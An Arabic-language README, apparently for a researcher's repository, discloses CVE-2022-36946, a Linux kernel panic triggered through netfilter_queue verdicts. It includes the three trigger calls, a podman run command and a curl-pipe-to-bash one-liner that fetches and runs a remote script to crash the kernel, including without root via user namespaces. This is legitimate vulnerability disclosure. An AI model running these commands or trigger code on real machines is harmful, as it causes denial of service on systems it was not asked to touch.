pwnzer0tt1/cve-2022-36946
CVE-2022-36946 ذعر نواة لينكس في netfilter_queue

أبلغ عنه: Domingo Dirutigliano و Nicola Guerrera

بينما كنا نعمل على firegex، جدار الحماية الخاص بتطبيقنا لمسابقات CTF Attack-Defence، صادفنا بعض حالات kernel panic.
تم بعد ذلك عزل هذا السلوك الغريب وتحليله، مما أدى إلى اكتشاف هذا الخلل الأمني المحتمل في وحدة netfilter، وتحديدًا في nfnetlink.
يحدث kernel panic عند إرسال nf_queue verdict مع سمة nfta_payload بحجم 0 بايت.
nlh = nfq_nlmsg_put(buf, NFQNL_MSG_VERDICT, queue_num);
nfq_nlmsg_verdict_put_pkt(nlh, NULL, 0);
nfq_nlmsg_verdict_put(nlh, 1, NF_ACCEPT );
يحدث هذا لأن حزمة IP/IPv6 تسحب ترويسة IP(v6) من الحزمة بعد خطاف الإدخال (input hook).
لذلك، إذا قام المستخدم بقص الحزمة إلى ما دون حجم الترويسة، فإن skb_pull() هذه ستؤدي إلى skb مشوّه مما يؤدي إلى panic.
جرّبه بتنفيذ curl -sLf https://pwnzer0tt1.it/cve-2022-36946.sh | bash أيضًا بمستخدم غير مميز (مزيد من التفاصيل أدناه).
باستخدام linux namespaces، وتحديدًا user namespaces (المفعّلة عبر kernel.unprivileged_userns_clone=1)، يستطيع المستخدم العادي إنشاء network namespace، مما يمكّنه من استخدام نفس البدائيات (primitives) في النواة التي تُطلق الـ panic.
سيتيح لك ذلك استخدام الثغرة دون الحاجة إلى root.
هذا السيناريو ليس غير مألوف: على سبيل المثال يستخدم podman هذا الخيار لتشغيل حاوياته (rootless)، وفي بعض التوزيعات يكون هذا الخيار مفعّلًا افتراضيًا.
يمكنك أيضًا محاولة تنفيذ الـ exploit دون امتيازات root عبر تنفيذ:
podman run -it --cap-add NET_ADMIN ghcr.io/pwnzer0tt1/cve-2022-36946
أو إذا أردت اختباره فورًا (يلزم فقط تثبيت tar و curl):
curl -sLf https://pwnzer0tt1.it/cve-2022-36946.sh | bash
تم إصلاحه في نواة لينكس 5.19 عرض الفرق
الترقيع الأصلي من فريق أمان نواة لينكس هنا
لقد نجح في المحاولة السادسة، لذلك احتفظنا بالاسم.